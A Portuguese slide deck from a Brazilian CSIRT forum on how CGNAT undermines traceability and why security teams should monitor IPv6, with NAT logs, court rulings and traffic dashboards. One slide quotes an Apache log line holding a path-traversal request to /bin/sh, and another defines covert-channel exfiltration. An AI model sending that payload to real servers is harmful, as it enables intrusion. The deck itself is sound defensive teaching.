Visibilidade e Rastreabilidade com IPv6

Sua equipe está preparada?


Henri Alves de Godoy – henri@unicamp.br

Universidade Estadual de Campinas – UNICAMP

13° Fórum Brasileiro de CSIRTS

28 e 29 de Julho de 2025

Agenda




Considerações sobre o NAT e como ele compromete a visibilidade e rastreabilidade na rede. Reforçar a urgência na adoção do protocolo IPv6, fomentar a conscientização e atualização das equipes de segurança. Monitoramento das infraestruturas de redes, destacando os riscos de negligenciar o protocolo IPv6.

Todos os slides estão classificados como: TLP:CLEAR

Aviso: As ferramentas e métodos descritos na apresentação foram aplicados e testados em um ambiente de laboratório controlado. O conteúdo aqui apresentado não reflete, necessariamente, a opinião dos empregadores.

Há muito tempo, num provedor distante .....

- 30 anos se passaram desde o surgimento dos primeiros provedores de acesso à Internet (ISP).
- Início da Internet Brasileira como serviço público e comercial.
- HTTP RFC [1945], WHOIS RFC [1834], IPv6 RFC [1883].



Fonte: Autoria própria

Aprendemos e nos acostumamos com o NAT ...

Surgiram conceitos equivocados, especialmente sobre segurança. NAT é visto como uma "barreira de proteção", confundindo seu papel com o de um firewall.


Uma série de configurações e hábitos que, com o tempo, se consolidaram como uma prática viciada na arquitetura.

O NAT foi uma solução temporária e engenhosa, necessária em seu tempo, que hoje atrapalha a visibilidade e a rastreabilidade do usuário.

CGNAT e a dificuldade na rastreabilidade do usuário

- Dispositivos compartilham o mesmo IPv4 público (32, 64 e, em alguns casos, mais de 300 usuários) que dificultam a correlação de eventos.
- Modelo atualmente insustentável tanto do ponto de vista técnico quanto financeiro.
- Atraso nas investigações cibernéticas. Ausência das portas de origem nas petições judiciais.
- Falta de entendimento sobre a guarda de logs entre provedores de acesso e provedores de conteúdo.

Tela de uma caixa CGNAT do Provedor



2025-06-25 23:03:40.645	DELETE	255	100.109.3.36	0.0.0.0	177.	0.254	30464	30719
2025-06-25 23:04:35.165	DELETE	255	100.109.2.64	0.0.0.0	177.	0.254	23808	24063
2025-06-25 23:05:04.245	DELETE	255	100.109.11.171	0.0.0.0	177.	0.254	62464	62719
2025-06-25 23:06:08.961	ADD	255	100.109.35.159	0.0.0.0	177.	0.254	33536	33791
2025-06-25 23:07:08.498	DELETE	255	100.109.20.183	0.0.0.0	177.	0.254	39936	40191
2025-06-25 23:07:40.849	DELETE	255	100.109.41.102	0.0.0.0	177.	0.254	50688	50943
2025-06-25 23:07:57.054	ADD	255	100.109.43.88	0.0.0.0	177.	0.254	65280	65535
2025-06-25 23:08:16.794	DELETE	255	100.109.56.6	0.0.0.0	177.	0.254	21760	22015
2025-06-25 23:08:19.650	ADD	255	100.109.49.7	0.0.0.0	177.	0.254	25600	25855
2025-06-25 23:08:34.729	ADD	255	100.109.32.41	0.0.0.0	177.	0.254	32768	33023
2025-06-25 23:08:40.397	DELETE	255	100.109.35.159	0.0.0.0	177.	0.254	33536	33791
2025-06-25 23:11:17.029	ADD	255	100.109.45.180	0.0.0.0	177.	0.254	30208	30463
2025-06-25 23:12:12.901	ADD	255	100.109.48.2	0.0.0.0	177.	0.254	31744	31999
2025-06-25 23:12:55.601	ADD	255	100.109.59.191	0.0.0.0	177.	0.254	54016	54271
2025-06-25 23:16:47.410	ADD	255	100.109.59.101	0.0.0.0	177.	0.254	48896	49151
2025-06-25 23:17:55.778	ADD	255	100.109.59.101	0.0.0.0	177.	0.254	8704	8959
2025-06-25 23:18:40.157	ADD	255	100.109.24.125	0.0.0.0	177.	0.254	53504	53759
2025-06-25 23:20:58.585	DELETE	255	100.109.43.88	0.0.0.0	177.	0.254	65280	65535
2025-06-25 23:21:13.614	ADD	255	100.109.47.37	0.0.0.0	177.	0.254	2560	2815
2025-06-25 23:21:16.766	ADD	255	100.109.47.37	0.0.0.0	177.	0.254	15360	15615
2025-06-25 23:21:18.053	DELETE	255	100.109.48.2	0.0.0.0	177.	0.254	31744	31999
2025-06-25 23:21:53.069	DELETE	255	100.109.32.41	0.0.0.0	177.	0.254	32768	33023
2025-06-25 23:21:56.693	DELETE	255	100.109.41.102	0.0.0.0	177.	0.254	65024	65279
2025-06-25 23:22:18.289	ADD	255	100.109.20.183	0.0.0.0	177.	0.254	60160	60415
2025-06-25 23:22:23.945	DELETE	255	100.109.16.141	0.0.0.0	177.	0.254	3328	3583
2025-06-25 23:22:43.641	DELETE	255	100.109.34.76	0.0.0.0	177.	0.254	12288	12543
2025-06-25 23:24:20.249	DELETE	255	100.109.47.37	0.0.0.0	177.	0.254	2560	2815
2025-06-25 23:25:21.229	DELETE	255	100.109.45.180	0.0.0.0	177.	0.254	30208	30463
2025-06-25 23:26:37.914	ADD	255	100.109.15.143	0.0.0.0	177.	0.254	5888	6143
2025-06-25 23:30:09.665	DELETE	255	100.109.34.76	0.0.0.0	177.	0.254	6912	7167
2025-06-25 23:30:17.053	ADD	255	100.109.59.191	0.0.0.0	177.	0.254	11008	11263
2025-06-25 23:30:43.638	ADD	255	100.109.45.180	0.0.0.0	177.	0.254	28672	28927
2025-06-25 23:30:47.618	ADD	255	100.109.47.37	0.0.0.0	177.	0.254	34560	34815
2025-06-25 23:31:36.821	ADD	255	100.109.16.141	0.0.0.0	177.	0.254	18176	18431
2025-06-25 23:31:38.277	DELETE	255	100.109.59.101	0.0.0.0	177.	0.254	8704	8959
2025-06-25 23:32:46.934	ADD	255	100.109.55.144	0.0.0.0	177.	0.254	40960	41215
2025-06-25 23:33:20.325	ADD	255	100.109.24.181	0.0.0.0	177.	0.254	18432	18687
2025-06-25 23:36:28.105	ADD	255	100.109.41.12	0.0.0.0	177.	0.254	7168	7423
2025-06-25 23:37:14.829	ADD	255	100.109.35.78	0.0.0.0	177.	0.254	36864	37119
2025-06-25 23:37:56.617	DELETE	255	100.109.24.125	0.0.0.0	177.	0.254	53504	53759
2025-06-25 23:39:26.981	ADD	255	100.109.45.180	0.0.0.0	177.	0.254	6144	6399
2025-06-25 23:39:41.750	ADD	255	100.109.34.76	0.0.0.0	177.	0.254	13568	13823
2025-06-25 23:39:42.711	ADD	255	100.109.32.41	0.0.0.0	177.	0.254	14592	14847
2025-06-25 23:40:07.029	ADD	255	100.109.41.102	0.0.0.0	177.	0.254	24576	24831
2025-06-25 23:40:10.654	DELETE	255	100.109.55.144	0.0.0.0	177.	0.254	40960	41215
2025-06-25 23:40:22.461	DELETE	255	100.109.47.37	0.0.0.0	177.	0.254	34560	34815

CPE Clientes

IPv4 Público Compartilhado

TLP:CLEAR

Acórdãos e Jurisprudências

Jurisprudência/STJ - Acórdãos

5. Os endereços de IP são os dados essenciais para identificação do dispositivo utilizado para acesso à internet e às aplicações.

6. A versão 4 dos IPs (IPv4), em razão da expansão e do crescimento da internet, esgotou sua capacidade de utilização individualizada e se encontra em fase de transição para a versão 6 (IPv6), fase esta em que foi admitido o compartilhamento dos endereços IPv4 como solução temporária.

7. Nessa fase de compartilhamento do IP, a individualização da navegação na internet passa a ser intrinsecamente dependente da porta lógica de origem, até a migração para o IPv6.

8. A revelação das portas lógicas de origem consubstancia simples desdobramento lógico do pedido de identificação do usuário por IP.

Jurisprudência/STJ - Acórdãos

origem, como solução temporária.

6. Apenas com as informações dos provedores de conexão e de aplicação quanto à porta lógica de origem é possível resolver a questão da identidade de usuários na internet, que estejam utilizam um compartilhamento da versão 4 do IP.

Jurisprudência/STJ - Acórdãos

origem, como solução temporária.

6. Apenas com as informações dos provedores de conexão e de aplicação quanto à porta lógica de origem é possível resolver a questão da identidade de usuários na internet, que estejam utilizam um compartilhamento da versão 4 do IP.

7. O Marco Civil da Internet dispõe sobre a guarda e fornecimento de dados de conexão e de acesso à aplicação em observância aos direitos de intimidade e privacidade.

8. Pelo cotejamento dos diversos dispositivos do Marco Civil da Internet mencionados acima, em especial o art. 10, caput e § 1º, percebe-se que é inegável a existência do dever de guarda e fornecimento das informações relacionadas à porta lógica de origem.

9. Apenas com a porta lógica de origem é possível fazer restabelecer a univocidade dos números IP na internet e, assim, é dado essencial para o correto funcionamento da rede e de seus agentes operando sobre ela. Portanto, sua guarda é fundamental para a preservação de possíveis interesses legítimos a serem protegidos em lides judiciais ou em investigações criminais.

Fonte: REsp 2005051 / SP 2022/0029308-2 - REsp 1784156 / SP 2018/0322140-0 - REsp 1777769 / SP 2018/0292747-0

28/05/2025 06:50

Provedor de conexão deve identificar internauta acusado de ato ilícito sem exigir dados da porta lógica utilizada

Resumo em linguagem simples

A Terceira Turma do Superior Tribunal de Justiça (STJ) definiu que um provedor de conexão de internet tem a obrigação de identificar o usuário de seus serviços apenas com as informações do número IP e do período aproximado em que ocorreu o ato supostamente ilícito, sem a necessidade de fornecimento prévio de dados relativos à porta lógica utilizada.

Conforme explicou Nancy Andrighi, é do interesse de quem procura o Poder Judiciário ser o mais específico possível em seu pedido, para facilitar a busca pela identidade do infrator, mas a informação precisa do horário não é obrigatória.

"Uma vez identificada a porta lógica remetente do *email* difamatório, pela recorrente, apenas os dados referentes a esse usuário devem ser fornecidos, preservando-se a proteção de todos os demais usuários que dividem o mesmo IP", concluiu.

Leia o acórdão no REsp 2.170.872.

Fonte:
https://www.stj.jus.br/sites/portalp/Paginas/Comunicacao/Noticias/2025/28052025-Provedor-de-conexao-deve-identificar-internauta-acusado-de-ato-ilicito-sem-exigir-dados-da-porta-logica-utilizada-.aspx

STM SUPERIOR TRIBUNAL MILITAR

Institucional | Informação | ENAJUM | Serviços | Cidadão | Saúde

ENAJUM > Comunicação > Notícias

09/05/2022

Crimes Cibernéticos: provedores do Brasil não conseguem mais identificar cibercriminosos pelo endereço IP

Imprimir | E-mail

A Escola Nacional de Formação e Aperfeiçoamento de Magistrados da Justiça Militar da União (Enajum) iniciou, nesta segunda-feira (2), o "Simpósio sobre Crimes Cibernéticos no Contexto da Justiça Militar da União (JMU)".

Segurança

IP clonado livra homem de prisão em caso Lady Gaga. Como isso funciona?

Guilherme Tagiaroli • De Tilt, em São Paulo
15/05/2025 05h30

No fim de semana, um dos suspeitos de planejar o ataque a bomba no show da Lady Gaga foi solto. A razão? Muito provavelmente ele foi confundido por causa de um IP (endereço de internet) clonado.

O que aconteceu

- **Decisão do juiz plantonista diz que suposto mentor do crime teria usado o endereço IP do homem detido provisoriamente no RS**. Juiz Jaime Freitas da Silva, da Justiça do Rio Grande do Sul, atendeu a defesa do homem preso, que trabalha como vigilante e tem 49 anos. Ele era considerado o "líder do grupo".

Fonte: https://www.stm.jus.br/informacao/agencia-de-noticias/item/12031-provedores-do-brasil-nao-conseguem-mais-identificar-cibercriminosos-pelo-endereco-ip-informacao-foi-noticiada-durante-simposio-na-jmu

Fonte: https://www.uol.com.br/tilt/noticias/redacao/2025/05/15/ip-clonado-caso-lady-gaga.htm

TLP:CLEAR

https://www.europol.europa.eu/cms/sites/default/files/documents/Common_Challenges_in_Cybercrime_2024.pdf


TLP:CLEAR

IPv6: Muito além da escassez do IP

- Permite que cada dispositivo tenha um endereço único global e um caminho rastreável, ampliando a visibilidade e facilitando o trabalho das equipes de segurança.

```
C:\>curl ifconfig.me
2804:14d:5283:8609:f5c3:8901:b637:a896
C:\>
```

Linha de comando no Windows



Google Imagens


TLP:CLEAR

O formato do IPv6

- Inicialmente pode confundir → Superado com treinamento e familiaridade.
- Sua equipe de tratamento de incidentes de segurança está preparada?
- Um clássico erro no log do Apache WebServer:

```
[Thu Jul 03 09:26:14.951160 2025] [client
2801:8a:c040:64::9213:d776:3247] AH00126: Invalid URI in
request POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.
%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
```

O formato do IPv6



Fonte: Autoria própria

Visibilidade com IPv6

Actions	Last Seen	Duration	Protocol	Score	Flow	Actual Thpt	Total Bytes
	00:04	15:50	TCP:TLS ...		2801:8a:c040:fca4:d96f:1c35:3dd8:d707 : 60794 2a04:4e42:3b::446 : https	576.00 bps ↑	755.45 MB
	02:03	12:28	TCP:TLS ...		2801:8a:c040:fca0:451f:7dfc:771a:ac2e : 60460 2800:3f0:4001:802::200a : https	51.14 Kbps ↓	103.41 MB
	00:02	10:36	TCP:TLS ...		2801:8a:c040:fca5:e198:c860:2679:4da3 : 62466 2800:3f0:4003:c08::cf : https	10.08 Kbps ↑	57.12 MB
	01:29	05:44	TCP:TLS ...		2801:8a:c040:fca0:451f:7dfc:771a:ac2e : 60655 2800:3f0:4001:835::200a : https	158.30 Kbps ↓	32.81 MB
	01:26	02:34	TCP:TLS ...		2801:8a:c040:fca0:40b4:6049:cad7:44bf : 59783 2800:3f0:4001:81c::200a : https	480.00 bps ↓	24.51 MB
	00:04	05:08	TCP:TLS ...		2801:8a:c040:fca0:451f:7dfc:771a:ac2e : 60669 2800:3f0:4001:835::200a : https	1.44 Kbps ↑	24.22 MB
	01:08	01:39	TCP:TLS ...		2801:8a:c040:fca0:3d26:311a:5686:238c : 57260 2800:3f0:4001:81c::200a : https	81.92 Kbps ↑	22.21 MB
	00:04	04:11	TCP:TLS ...		2801:8a:c040:fca7:2d34:1140:f4ac:af05 : 55786 2606:4700::6810:6670 : https	576.00 bps ↑	22.14 MB
	01:35	02:10	TCP:TLS ...		2801:8a:c040:fca0:a5cd:73bc:195b:80d6 : 52136 2800:3f0:4001:4::a : https	480.00 bps —	21.84 MB
	02:22	02:40	TCP:TLS ...		2801:8a:c040:fca4:bdfd:e609:888a:8edf : 64464 2600:9000:238f:a000:e:ebbc:f3c0:93a1 : https	480.00 bps ↓	21.53 MB


Dashboard flows - NtopNG

```
tcp   TIME-WAIT  0      0      [2801:8a:c040:fca0:0000:   ]:80              [2801:8a:c040:64:0000:284d:a74b]:62728
tcp   TIME-WAIT  0      0      [2801:8a:c040:fca0:0000:   ]:443             [2801:8a:c040:64:0000:b371:7975]:56757
tcp   FIN-WAIT-2 0      0      [2801:8a:c040:fca0:0000:   ]:80              [2801:8a:c040:64:0000:8f6a:ec15]:51400
tcp   TIME-WAIT  0      0      [2801:8a:c040:fca0:0000:   ]:443             [2801:8a:c040:64:0000:8f6a:ec15]:51404
tcp   ESTAB      0      64     [2801:8a:c040:fca0:0000:   ]:22    [2801:8a:c040:fca0:2471:47f4:c5b2:7855]:61367
tcp   TIME-WAIT  0      0      [2801:8a:c040:fca0:0000:   ]:443             [2801:8a:c040:64:0000:8f6a:ec15]:51401
tcp   FIN-WAIT-2 0      0      [2801:8a:c040:fca0:0000:   ]:80              [2801:8a:c040:64:0000:8f6a:ec15]:51398
tcp   TIME-WAIT  0      0      [2801:8a:c040:fca0:0000:   ]:80                    [2801:8a:c040:fca9:      ]:38806
tcp   ESTAB      0      0      [2801:8a:c040:fca0:0000:   ]:36300           [2600:1f18:428d:5e00:0000:80]:443
tcp   TIME-WAIT  0      0      [2801:8a:c040:fca0:0000:   ]:80                  [2a03:2880:f806:a:0000:]:39536
tcp   TIME-WAIT  0      0      [2801:8a:c040:fca0:0000:   ]:443             [2801:8a:c040:64:0000:8f6a:ec15]:51405
```

Resultado do comando linux: netstat ou ss


IPv6 não é mais opcional

- Por que ainda tratamos o IPv6 como algo invisível? Ignorá-lo é um risco para a cibersegurança.
- IPv6 já está em nossas redes.




TLP:CLEAR

Tráfego IPv6



Dashboard NtopNG FCA



Fonte: APNIC Labs Julho/2025

TLP:CLEAR

Túneis Automáticos

A criação de túneis automáticos compromete a experiência de navegação do usuário e desvia o tráfego.

Em um ambiente com *Active Directory* (AD), as configurações podem ser gerenciadas de forma centralizada.

Captura de tela que mostra um túnel estabelecido e sua conectividade com a Internet

Exfiltração de dados

Imagem criada com IA

Transferência intencional, não autorizada e secreta de dados de um computador ou outro dispositivo.

Essa técnica utiliza canais secretos (*covert channels*) através de protocolos legítimos e portas liberadas.

Técnica que pode também ser explorada pelos *info-stealers*.

